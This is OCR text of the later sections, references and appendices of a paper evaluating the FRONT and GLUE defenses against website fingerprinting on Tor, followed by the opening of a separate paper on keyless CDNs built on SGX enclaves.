The attacker will find $\ell - 1$ split points, split a ℓ-trace into ℓ singleton traces, and use a standard WF attack on each trace. Alternatively, the attacker could also find $2(\ell-1)$ splits and discard all packets between all odd and even splits, thus removing glue traces; however, we found that this strategy performs extremely poorly since it forces the attacker to find more traces accurately, so we do not present this strategy. Note that since the first singleton trace has some FRONT noise, the attacker should train two WF models: one "noisy model" trained on traces with FRONT noise to classify the first singleton trace; the other "clean model" trained without FRONT noise to classify the other singleton traces.

Figure 10 shows the performance of WF attacks after implementing GLUE. Increasing ℓ decreases both TPR and precision. In terms of TPR, DF performs the best at first (54% TPR at $\ell = 2$), but when more and more traces are glued together, it weakens quickly. When $\ell = 16$, all attacks achieve less than 5% TPR. We can see that despite being told ℓ and using our improved split finding procedure, the best WF attacks still cannot defeat GLUE.

7.3 ℓ-traces with Split Decision

In this experiment we tackle a more realistic scenario: the attacker does not know how many splits are in an ℓ-trace and thus needs to do split decision first. The client and the datasets are the same as in Section 7.2. We also generate 9000 ℓ-traces for $\ell \in [2,16]$ using ATTACKTRAIN to train for the split decision problem.

To evaluate the performance of WF attacks correctly, if the attacker guesses more than ℓ times for an ℓ-trace (due to incorrect split decision), we discard all the extra guesses and use only the first ℓ guesses.

Figure 11 shows the results. We can see that with split decision, WF attacks perform even worse, and their performance decreases more drastically with larger ℓ. When ℓ increases to 16, all WF attacks have less than 1% precision.

7.4 Undefended ℓ-traces

To show how attackers' performance are degraded by GLUE, we also test attack performance on the undefended dataset. We find that the best WF attack is kFP and it achieves 96% TPR at $\ell = 2$ down to 82% TPR at $\ell = 16$. It achieves 97% precision at $\ell = 2$ and 82% at $\ell = 16$. Split finding procedure has nearly no effect on kFP when ℓ is small and only a slight effect when ℓ is large. This is due to the high accuracy ($> 92\%$) of our split finding algorithm. Even if split decision is required, kFP still achieves 45%–75% TPR and 41%–77% precision. We put the detailed experiment results in Appendix E.

7.5 Analysis of Data Overhead

GLUE's data overhead consists of three parts: O_F incurred by FRONT noise, O_G incurred by glue traces except the last one and O_L incurred by the tail, i.e. the last glue trace. To estimate GLUE's data overhead, let the mean time taken to load a webpage be d_P. We take the average over user dwell times that are short enough to be glued, and denote it as d_G. The mean time of the tail is $d_L > d_G$. (d_L is the mean of the distribution from which we sample d_{max}.) For simplicity, we can assume that real and glue traffic have the same uniform packet rate b. Then,

$$\begin{aligned} O(\text{GLUE}) &= O_F + O_G + O_L \\ &= \frac{1}{\ell b d_P}\left[\frac{N_s + N_c + 2}{2} + (\ell-1) b d_G + b d_L\right] \\ &= \underbrace{\frac{N_s + N_c + 2}{2\ell b d_P}}_{\text{FRONT noise}} + \underbrace{\frac{(\ell-1) d_G}{\ell d_P}}_{\text{Glue trace}} + \underbrace{\frac{d_L}{\ell d_P}}_{\text{Tail}}. \end{aligned}$$

We can see that the $O(\text{GLUE})$ increases with users' dwell time and the duration of the tail while it decreases with ℓ, the number of pages glued together. Note that we only add FRONT noise for the first trace and the cost for that is shared by all the traces in an ℓ-trace, thus O_F is inversely proportion to ℓ. This is also the case for O_L. Since ℓ has little impact on O_G when it is large, we can reduce GLUE's data overhead with a large ℓ.

With $N_s = 1100$, $N_c = 1100$, the FRONT noise in our dataset has a mean of 24%. We also calculate the mean time




Figure 10: WF attack performance without split decision against GLUE on ℓ-traces.




Figure 11: WF attack performance with split decision against GLUE on ℓ-traces.




Figure 12: Data overhead with respect to different ℓ, d_G and d_L. Data overhead increases when d_G and d_L are larger.

to load a page based on our dataset and get $d_P = 27.30\,\text{s}$. Thus, the data overhead of GLUE is

$$O(\text{GLUE}) = \frac{0.24}{\ell} + \frac{\ell - 1}{27.30\ell} \cdot d_G + \frac{1}{27.30\ell} \cdot d_L. \quad (1)$$

We use three different settings to represent different client behaviors: $d_G = 2.5\,\text{s}$, $d_L = 5\,\text{s}$ as a strict version of GLUE, $d_G = 5.5\,\text{s}$, $d_L = 12.5\,\text{s}$ as normal GLUE and $d_G = 10\,\text{s}, d_L = 20\,\text{s}$ as lenient GLUE.

We apply these settings to our real datasets and show the results in Figure 12. The data overhead is 3% to 13% for strict GLUE, 22% to 44% for the normal GLUE, and 35% to 53% for lenient GLUE. The actual value within this range is dependent on ℓ, where larger ℓ reduces the overhead; we cannot determine ℓ because it depends entirely on client behavior. The values we found in Figure 12 are about 5–10% lower than equation (1) because most glue traces have uneven bandwidth density in reality.

7.6 Impact of FRONT Noise

In our defense design, we introduced some FRONT noise in the beginning. We evaluate FRONT noise separately here to show how it helps GLUE.

We use the same experiment setting as in Section 7.2 (WF attack on 2-traces to 16-traces without split decision), except that this time we do not add FRONT noise. We calculate TPR for only the first traces of ℓ-traces, and plot the results in Figure 13. Where there is no FRONT noise, all attacks could achieve 40%–80% TPR on the first traces; with little FRONT noise added, their TPR drops to 20%–60%.

Our observation is consistent with our discussion in Section 4. Even if the split for the first webpage is wrongly determined, the front portion is clean, leaking useful information to the attacker. Thus, it is necessary to protect the trace front.

8 Conclusion and Future Work

In this paper, we present two novel zero-delay lightweight defenses that are effective against the best WF attacks and easy to deploy on anonymity networks like Tor.

The first defense, FRONT, utilizes highly random noise to obfuscate traces. Instead of spreading dummy packets evenly, it focuses on obfuscating trace fronts. We also randomly sample the number of dummy packets and the packet padding window to ensure trace-to-trace randomness. With similar data overhead, it beats the best known lightweight defense, WTF-PAD, using a much simpler scheme.

We tested FRONT on two datasets collected five years apart, and on subsets defined by page sizes, and found that




Figure 13: TPR on classifying the first page of ℓ-traces before and after adding FRONT noise. We use broken lines to show the result with no FRONT noise and full lines with FRONT noise.

FRONT's performance was generally not sensitive to either condition except that it performed worse on very large web pages. It could be true, however, that FRONT's performance may be affected if the client has poor network conditions (such that their own network serves as a bottleneck compared to Tor). We did not explore this situation; making FRONT automatically self-adjusting to poor network conditions is a potential future direction in this work.

The second defense, GLUE, forces WF attacks to confront two difficult problems, split decision and split finding, by gluing singleton traces into ℓ-traces. At large enough ℓ, GLUE can even outperform heavyweight defenses like Tamaraw. The overhead of GLUE varies, in the range of 3%–53%, depending on client behavior.

A web-browsing client is able to enlarge ℓ by simply increasing the maximum padding time. In fact, with a large enough maximum padding time, the client can consecutively visit webpages non-stop, and all the current best attacks will fail completely. Alternatively, we could implement a timer in the browser UI to remind the client not to dwell too long on a webpage: particularly privacy-sensitive clients could benefit from such a feature.

We propose that Tor's directory servers should maintain large databases of glue traces, and clients should load glue traces from them when necessary. We think it is a feasible scheme by showing that the extra distribution cost is quite low. It is worth investigating whether the client can generate glue traces "on the fly" that look like real web page traffic to eliminate this extra overhead and to ensure that the attacker cannot see the same traces as the client.

In this paper, we allow the attacker to know the entire database of glue traces. There are several reasons our attacker currently cannot pursue a strategy of simply identifying glue traces in the client's traffic. First, congestion and latency will perturb the glue trace, so that its instructions on when to send packets will not be exactly realized in the network trace, thwarting a simple matching attack. Second, glue traces are expected to be stopped prematurely by the client. Third, glue traces look like real web page loads, and the directory servers should maintain a large database of them; in other words, glue traces would look like real web page visits. As we cannot prove the impossibility of identifying glue traces in traffic, we leave the question open as future work; better counter-measures against it (such as limiting the attacker's knowledge of glue traces) are also possible.

Some other defenses can promise a certain level of guaranteed success against any WF attack, even future ones: among the practically deployable ones, Tamaraw has the lowest overhead, though it delays packets by 78% and almost doubles the bandwidth consumed. Considering the seemingly unavoidable overhead required, we did not design our defenses to guarantee future success. For example, we cannot prove that split decision and split finding are unsolvable, difficult as they are even with our improved CDSB. Many other practical defenses also cannot guarantee future success, including WTF-PAD and Tor Browser's randomized pipelining (which has recently been disabled). It remains to be seen whether future developments in the theory of traffic analysis can show what degree of guaranteed success FRONT and GLUE can achieve.

Acknowledgments

This work was partly funded by the Hong Kong Research Grants Council ECS Project Number 26203218.

Availability

We publish the simulation code used in this paper, including WF attacks we used and WF defenses we propose and evaluate in this paper. We also provide code used in split decision and finding. All the code and datasets are available via

`https://github.com/websitefingerprinting/WebsiteFingerprinting/`

References

[1] ABE, K., AND GOTO, S. Fingerprinting Attack on Tor Anonymity Using Deep Learning. *Proceedings of the Asia-Pacific Advanced Network* (2016).

[2] CAI, X., NITHYANAND, R., AND JOHNSON, R. CS-BuFLO: A Congestion Sensitive Website Fingerprinting Defense. In *Proceedings of the 13th Workshop on Privacy in the Electronic Society* (2014), ACM.

[3] CAI, X., NITHYANAND, R., WANG, T., JOHNSON, R., AND GOLDBERG, I. A Systematic Approach to Developing and Evaluating Website Fingerprinting Defenses. In *Proceedings of the 21st ACM SIGSAC Conference on Computer and Communications Security* (2014), ACM.

[4] CAI, X., ZHANG, X. C., JOSHI, B., AND JOHNSON, R. Touching from a Distance: Website Fingerprinting Attacks and Defenses. In *Proceedings of the 19th ACM Conference on Computer and Communications Security* (2012), ACM.

[5] CHERUBIN, G. Bayes, not Naive: Security Bounds on Website Fingerprinting Defenses. *Proceedings on Privacy Enhancing Technologies* (2017).

[6] DYER, K. P., COULL, S. E., RISTENPART, T., AND SHRIMPTON, T. Peek-a-boo, I Still See You: Why Efficient Traffic Analysis Countermeasures Fail. In *33rd IEEE Symposium on Security and Privacy* (2012), IEEE.

[7] HAYES, J., AND DANEZIS, G. k-fingerprinting: A Robust Scalable Website Fingerprinting Technique. In *USENIX Security Symposium* (2016).

[8] HERRMANN, D., WENDOLSKY, R., AND FEDERRATH, H. Website Fingerprinting: Attacking Popular Privacy Enhancing Technologies with the Multinomial Naïve-Bayes Classifier. In *Proceedings of the 16th ACM Workshop on Cloud Computing Security* (2009), ACM.

[9] HINTZ, A. Fingerprinting Websites Using Traffic Analysis. In *International Workshop on Privacy Enhancing Technologies* (2002), Springer.

[10] JUAREZ, M., AFROZ, S., ACAR, G., DIAZ, C., AND GREENSTADT, R. A Critical Evaluation of Website Fingerprinting Attacks. In *Proceedings of the 21st ACM SIGSAC Conference on Computer and Communications Security* (2014), ACM.

[11] JUAREZ, M., IMANI, M., PERRY, M., DIAZ, C., AND WRIGHT, M. Toward an Efficient Website Fingerprinting Defense. In *European Symposium on Research in Computer Security* (2016), Springer.

[12] LI, S., GUO, H., AND HOPPER, N. Measuring Information Leakage in Website Fingerprinting Attacks and Defenses. In *Proceedings of the 25th ACM SIGSAC Conference on Computer and Communications Security* (2018), ACM.

[13] LIBERATORE, M., AND LEVINE, B. N. Inferring the Source of Encrypted HTTP Connections. In *Proceedings of the 13th ACM Conference on Computer and Communications Security* (2006), ACM.

[14] LUO, X., ZHOU, P., CHAN, E. W., LEE, W., CHANG, R. K., AND PERDISCI, R. HTTPOS: Sealing Information Leaks with Browser-side Obfuscation of Encrypted Flows. In *Network & Distributed System Security Symposium (NDSS)* (2011), Citeseer.

[15] OVERDORF, R., JUAREZ, M., ACAR, G., GREENSTADT, R., AND DIAZ, C. How Unique is Your. onion?: An Analysis of the Fingerprintability of Tor Onion Services. In *Proceedings of the 24th ACM SIGSAC Conference on Computer and Communications Security* (2017), ACM.

[16] PANCHENKO, A., LANZE, F., PENNEKAMP, J., ENGEL, T., ZINNEN, A., HENZE, M., AND WEHRLE, K. Website Fingerprinting at Internet Scale. In *Network & Distributed System Security Symposium (NDSS)* (2016), Citeseer.

[17] PANCHENKO, A., NIESSEN, L., ZINNEN, A., AND ENGEL, T. Website Fingerprinting in Onion Routing Based Anonymization Networks. In *Proceedings of the 10th Annual ACM Workshop on Privacy in the Electronic Society* (2011), ACM.

[18] RIMMER, V., PREUVENEERS, D., JUAREZ, M., VAN GOETHEM, T., AND JOOSEN, W. Automated Website Fingerprinting through Deep Learning. In *Network & Distributed System Security Symposium (NDSS)* (2018), Citeseer.

[19] SHMATIKOV, V., AND WANG, M.-H. Timing Analysis in Low-latency Mix Networks: Attacks and Defenses. In *European Symposium on Research in Computer Security* (2006), Springer.

[20] SIRINAM, P., IMANI, M., JUAREZ, M., AND WRIGHT, M. Deep Fingerprinting: Undermining Website Fingerprinting Defenses with Deep Learning. In *Proceedings of the 25th ACM SIGSAC Conference on Computer and Communications Security* (2018), ACM.

[21] SYVERSON, P., DINGLEDINE, R., AND MATHEWSON, N. Tor: The Second Generation Onion Router. In *USENIX Security Symposium* (2004).

[22] TOBIAS PULLS. Adaptive Padding Early (APE). `https://www.cs.kau.se/pulls/hot/thebasketcase-ape/`, 2016. [Online; accessed 25-August-2018].

[23] WANG, T. Optimizing Precision for Open-World Website Fingerprinting. *arXiv preprint arXiv:1802.05409* (2018).

[24] WANG, T., CAI, X., NITHYANAND, R., JOHNSON, R., AND GOLDBERG, I. Effective Attacks and Provable Defenses for Website Fingerprinting. In *USENIX Security Symposium* (2014).

[25] WANG, T., AND GOLDBERG, I. Improved Website Fingerprinting on Tor. In *Proceedings of the 12th ACM Workshop on Privacy in the Electronic Society* (2013), ACM.

[26] WANG, T., AND GOLDBERG, I. On Realistically Attacking Tor with Website Fingerprinting. *Proceedings on Privacy Enhancing Technologies* (2016).

[27] WANG, T., AND GOLDBERG, I. Walkie-Talkie: An Efficient Defense against Passive Website Fingerprinting Attacks. In *USENIX Security Symposium* (2017).

[28] WRIGHT, C. V., COULL, S. E., AND MONROSE, F. Traffic Morphing: An Efficient Defense Against Statistical Traffic Analysis. In *Network & Distributed System Security Symposium (NDSS)* (2009), Citeseer.

[29] XU, Y., WANG, T., LI, Q., GONG, Q., CHEN, Y., AND JIANG, Y. A Multi-tab Website Fingerprinting Attack. In *Proceedings of the 34th Annual Computer Security Applications Conference* (2018), ACM.

[30] ZHUO, Z., ZHANG, Y., ZHANG, Z.-L., ZHANG, X., AND ZHANG, J. Website Fingerprinting Attack on Anonymity Networks Based on Profile Hidden Markov Model. *IEEE Transactions on Information Forensics and Security* (2018).

A How to Set FRONT Parameters

There are four main parameters in FRONT, namely, N_c, N_s, W_{min} and W_{max}. Obviously, $N_c + N_s$ determines the data overhead. It is worth considering how to set the ratio between them two, given a fixed data overhead. We also investigate how to set W_{min} and W_{max} in the following.

A.1 Impact of Padding Budget Ratio

We want to investigate the optimal ratio between N_c and N_s given a fixed total data overhead. We define a padding budget ratio $\alpha = N_c/(N_c + N_s)$, which is the proportion of total padding used by the client. We set $W_{min} = 1\,\text{s}, W_{max} = 14\,\text{s}$, and $N_s + N_c = 5000$ based on FT-2. This results in a data overhead of 49%.

Figure 14 shows attack performances with different α. In the figure, each line represents an attack. Each attack's performance has an inflection point as we increase α; we mark the optimal α using a black dot, i.e. the value at which each attack is least effective.

The upper figure shows how TPR changes for the three attacks based on α. The TPR achieved by each attack greatly decreases under FRONT, especially for kNN and CUMUL. We found that the optimal α values are 0.32, 0.32, 0.5 and 0.24 in terms of TPR for the three attacks. The lower figure shows the change of precision. Precision curves exhibit greater fluctuation. The optimal α values are still around 0.5 except for kFP. Combining these results, we find that the optimal α is around 0.25–0.5. This suggests that we should set N_s to be equal to or a bit smaller than N_c.




Figure 14: Three WF attacks' performances with different α. The upper figure shows attack results in terms of their TPR. The lower figure shows precision. We point out the optimal ratio for our defense using a black dot in each subfigure.




Figure 15: TPR of kFP with different t. The full line shows TPR on the full dataset while the dotted line shows TPR on small webpages with mean loading time less than 20 s.




Figure 16: TPR of kFP with different W_{max}. The full line shows TPR on the full dataset while the dotted line shows TPR on small webpages with loading time less than 20 s.

A.2 Set the Padding Window Parameters

In our design, the padding windows for both client and server are sampled from $U(W_{min}, W_{max})$. We introduce W_{min} to ensure that the real padding window is not too small to satisfy the network bandwidth. So how do we set W_{max}? Intuitively, with a larger W_{max}, the range of possible padding window size is larger, resulting in more randomness. However, this may also cause a "long tail" of Rayleigh distribution — more dummy packets are scheduled to the end of the trace or even dropped due to FRONT design. This may reduce the security level of FRONT, especially for small webpages. We did two experiments to validate this.

Enlarge W_{min} and W_{max} In this experiment, we try to investigate the impact of enlarging padding window size. We set $N_s = N_c = 2500$ based on FT-2. Varying t from 1 s to 11 s, we set $W_{min} = t$ and $W_{max} = 13 + t$. This means that we are enlarging the expected window size under the same randomness since the maximum change of sampled padding window size is always within $W_{max} - W_{min} = 13\,\text{s}$. We use kFP as the attacker since it consistently achieves the best performance against FRONT, as is shown in Section 5. We show TPR on the full dataset as well as on small webpages whose mean loading time is less than 20 s. The small webpages account for 16% in our dataset and the mean loading time on the whole dataset is 27 s. Figure 15 shows the result. Both lines keep increasing when the expected window size is enlarged. This again validates our intuition that it is better to

Table 5: Feature set of split decision.

No.	Feature description
1	Transmission size
2	Transmission time
3	Number of outgoing packets
4–5	Mean, std of inter-arrival times
6–105	Top 100 inter-arrival times
106–107	Mean, std of top 100 inter-arrival times
108–111	25, 50, 75 and 100 percentile of top 100 inter-arrival times

have more packet padded in the trace front as well as avoid packet dropping in the trace end.

Enlarge W_{max} only In the second experiment, we try to find out how to set W_{max} after we decide W_{min}. We fix $W_{min} = 1$ s but vary W_{max} from 14 s to 36 s. Figure 16 shows the result. On the full dataset, TPR decreases from 45% to 33% at 15 s and then bounce back to 40%. However, TPR on small webpages keeps increasing from 8% to 30%. This indicates that for small webpages, most dummy packets are left unused in the end since their timestamps are too large, resulting in the increase in TPR. As for other webpages, the randomness accounts for the decrease first while the drop of dummy packets dominates the randomness after $W_{max} > 15$ s, leading to the increase in TPR.

To conclude, we should set W_{max} reasonably large to achieve good randomness. But we can not make W_{max} too large to avoid dropped dummy packets. For simplicity of our design, we set a global W_{max} for all webpages. (Therefore, we set $W_{max} = 14$ s in our experiments.) But if we are allowed to have some information about webpages, it will be better to have a dynamic W_{max}.

B Split Decision Features

Features used in split decision. Feature 1 and 3 are volume information while the others are time information of a trace. The first 3 features help us determine how many webpages in an ℓ-trace by the length of the trace. Feature 4–111 extract information from large gaps in an ℓ-trace. They help determine how many splits are in the trace.

C Score Decoding Algorithm

Algorithm 1 shows the pseudocode of score decoding process. The inputs are scores for all outgoing packets, the number of splits to be found and a parameter neighborhood r. We find one split in each round by picking out the highest score while masking all outgoing packets in the "neighborhood". In other words, neighbor packets will not be considered in the following rounds. We set $r = 40$ in our experiments.

Algorithm 1 Score Decoding

Input:
A list containing each outgoing packet's location and score;
A parameter: Neighborhood r;
The number of splits n;
Output:
Set of predicted splits L;

```
L ← {};
for i = 1 to n do
    Find the packet p with highest score and add it into L;
    Set p.score ← −∞;
    for every other packet q do
        if |q.loc − p.loc| < r then
            q.score ← −∞;
        end if
    end for
end for
return L;
```

D Information Leakage Analysis Result

In Section 5.3, we show the ECDF of information leakage. Here we present the detailed result of information leakage analysis. We estimate information leakage for 3043 features on both undefended and defended traces. These features are grouped into 14 different categories and they have covered all the features WF attacks use in the literature [12]. Figure 17 shows the information leakage for each feature on our datasets in the open-world scenario.

FRONT results in less information leakage in most of the categories compared to WTF-PAD, especially for features like *Pkt. Count*, *Time*, *NGRAM*, *Pkt. Distribution* and *CUMUL*. WTF-PAD outperforms FRONT in category *Interval-I*, *II* and *III*. This result makes sense since WTF-PAD is based on obfuscating time features while FRONT focuses mainly on obfuscating volume features as well as bringing in more randomness.

E Evaluation on Undefended ℓ-traces

Figure 18 and 19 shows the attack TPR and precision on undefended ℓ-traces, without and with split decision, respectively. When ℓ is known (i.e., without split decision), all attacks achieve similar TPR under all the ℓ values. But precision varies. kFP has the highest precision all four attacks all the time, ranging from 82% to 97%. When ℓ is unknown (i.e., with split decision), TPR and precision of all attacks except kNN drop by 20–30%, but still share the same trend as when without split decision. kNN's performance is greatly affected by split decision when $\ell \geq 9$.




Figure 17: Information leakage for individual features.




Figure 18: WF attack performance without split decision on clean ℓ-traces.




Figure 19: WF attack performance with split decision on clean ℓ-traces.



Achieving Keyless CDNs with Conclaves

Stephen Herwig
University of Maryland

Christina Garman
Purdue University

Dave Levin
University of Maryland

Abstract

Content Delivery Networks (CDNs) serve a large and increasing portion of today's web content. Beyond caching, CDNs provide their customers with a variety of services, including protection against DDoS and targeted attacks. As the web shifts from HTTP to HTTPS, CDNs continue to provide such services by also assuming control of their customers' private keys, thereby breaking a fundamental security principle: private keys must only be known by their owner.

We present the design and implementation of Phoenix, the first truly "keyless CDN". Phoenix uses secure enclaves (in particular Intel SGX) to host web content, store sensitive key material, apply web application firewalls, and more on otherwise untrusted machines. To support scalability and multi-tenancy, Phoenix is built around a new architectural primitive which we call *conclaves*: containers of enclaves. Conclaves make it straightforward to deploy multi-process, scalable, legacy applications. We also develop a filesystem to extend the enclave's security guarantees to untrusted storage. In its strongest configuration, Phoenix reduces the knowledge of the edge server to that of a traditional on-path HTTPS adversary. We evaluate the performance of Phoenix with a series of micro- and macro-benchmarks.

1 Introduction

Content delivery networks (CDNs), like Akamai [1] and Cloudflare [2], play a critical role in making today's web fast, resilient, and secure. CDNs deploy servers around the world, on which they host their customers' websites. Because the web's performance is largely determined by latency [3], many websites rely on the fact that CDNs have proximal servers to nearly all users on the web to ensure low-distance and therefore low-latency connections.

While CDNs have grown more popular, so too has the movement towards an HTTPS-everywhere web. The majority of all websites are offered via HTTPS, and with the advent of free HTTPS certificate issuance [4], this number has grown increasingly quickly [5].

